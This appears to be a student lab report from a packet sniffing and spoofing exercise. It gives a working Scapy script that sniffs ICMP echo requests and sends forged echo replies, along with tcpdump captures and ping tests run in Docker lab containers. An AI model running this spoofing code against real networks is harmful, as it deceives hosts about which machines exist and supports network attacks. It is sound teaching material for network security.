Installing new version of config file /etc/apparmor.d/usr.sbin.tcpdump ...
root@02afb18fbbd6:/# tcpdump -n -i eth0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
23:28:25.042131 IP 1.2.3.4 > 10.9.0.5: ICMP echo request, id 0, seq 0, length 8
23:28:28.517129 IP 1.2.3.10 > 10.9.0.5: ICMP echo request, id 0, seq 0, length 8
23:28:31.985545 IP 1.2.3.4 > 10.9.0.5: ICMP echo request, id 0, seq 0, length 8
23:28:35.446411 IP 1.2.3.10 > 10.9.0.5: ICMP echo request, id 0, seq 0, length 8
23:28:38.948431 IP 1.2.3.4 > 10.9.0.5: ICMP echo request, id 0, seq 0, length 8
23:28:42.435746 IP 1.2.3.10 > 10.9.0.5: ICMP echo request, id 0, seq 0, length 8
23:28:45.926608 IP 1.2.3.4 > 10.9.0.5: ICMP echo request, id 0, seq 0, length 8
23:28:49.409149 IP 1.2.3.10 > 10.9.0.5: ICMP echo request, id 0, seq 0, length 8
23:28:52.887333 IP 1.2.3.4 > 10.9.0.5: ICMP echo request, id 0, seq 0, length 8
23:28:56.368777 IP 1.2.3.10 > 10.9.0.5: ICMP echo request, id 0, seq 0, length 8
```

Figure 4: Screenshot of N3

Task N4: Sniff and Then Spoof ICMP Echo Requests

a) Sniff-and-Then-Spoof Code (taskn4.py)

A Python script using **Scapy** was written and executed inside the seed-attacker container. The script listens for any ICMP Echo Request packets and immediately sends out a spoofed ICMP Echo Reply to the source IP, regardless of whether the destination host exists or not.




```
 GNU nano 4.8                                  taskn4.py
#!/usr/bin/env python3
from scapy.all import *

def spoof(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:  # Echo Request
        print(f"[+] ICMP Echo Request Detected from {pkt[IP].src} to {pkt[IP].dst}")

        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load if Raw in pkt else b''
        spoofed_pkt = ip / icmp / data

        send(spoofed_pkt, verbose=0)
        print(f"[+] Sent Spoofed ICMP Echo Reply to {pkt[IP].src}")

print("[*] Sniffing for ICMP Echo Requests...")
sniff(filter="icmp", prn=spoof, store=0)
```

Figure 4: Screenshot of taskn4.py

# taskn4.py (simplified explanation)
- sniff() captures ICMP Echo Requests
- For each packet:
  - Extracts source and destination IPs
  - Constructs a spoofed ICMP Echo Reply
  - Sends the spoofed packet using send()

b) Screenshot of Terminal Demonstration



```
Last login: Sun Mar 30 20:05:59 on ttys004
bhupindersingh@Third-MacBook-Pro Labsetup % docker exec -it seed-attacker bash
root@docker-desktop:/# cd /volumes
root@docker-desktop:/volumes# chmod +x taskn4.py
root@docker-desktop:/volumes# python3 taskn4.py
[*] Sniffing for ICMP Echo Requests...
[+] ICMP Echo Request Detected from 192.168.65.3 to 1.2.3.4
[+] Sent Spoofed ICMP Echo Reply to 192.168.65.3
[+] ICMP Echo Request Detected from 192.168.65.3 to 8.8.8.8
[+] Sent Spoofed ICMP Echo Reply to 192.168.65.3
```

```
Last login: Sun Mar 30 20:06:53 on ttys002
bhupindersingh@Third-MacBook-Pro Labsetup % docker exec -it user-10.9.0.5 bash
root@44d067148fb7:/# ping -c 1 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.

--- 1.2.3.4 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

root@44d067148fb7:/# ping -c 1 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable

--- 10.9.0.99 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms

root@44d067148fb7:/# ping -c 1 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=21.1 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 21.104/21.104/21.104/0.000 ms
root@44d067148fb7:/#
```

Figure 5: Screenshot of N4

The screenshot provided shows:

- The taskn4.py script running in seed-attacker container
- The script detecting Echo Requests and sending spoofed replies
- Simultaneously, the user container sends pings to three different IPs

This demonstrates real-time sniffing and spoofing of ICMP packets as required.

c) Results & Observations

Pinged IP	Host Type	Attacker Detected	Spoofed Reply Sent	Reply Seen by User?	Explanation
1.2.3.4	Non-existent Internet	yes	yes	no	Spoofed packet sent but ping didn't show reply (possibly dropped or filtered)
10.9.0.99	Non-existent LAN	no	no	no	Host unreachable error came before attacker could spoof
8.8.8.8	Valid Internet IP	yes	yes	yes	Legitimate and spoofed replies likely both arrived

Conclusion: The spoofing program successfully intercepted and spoofed ICMP Echo Requests for valid targets and some unreachable ones. This demonstrates how an attacker can deceive systems into believing that a host exists by injecting forged ICMP Echo Replies.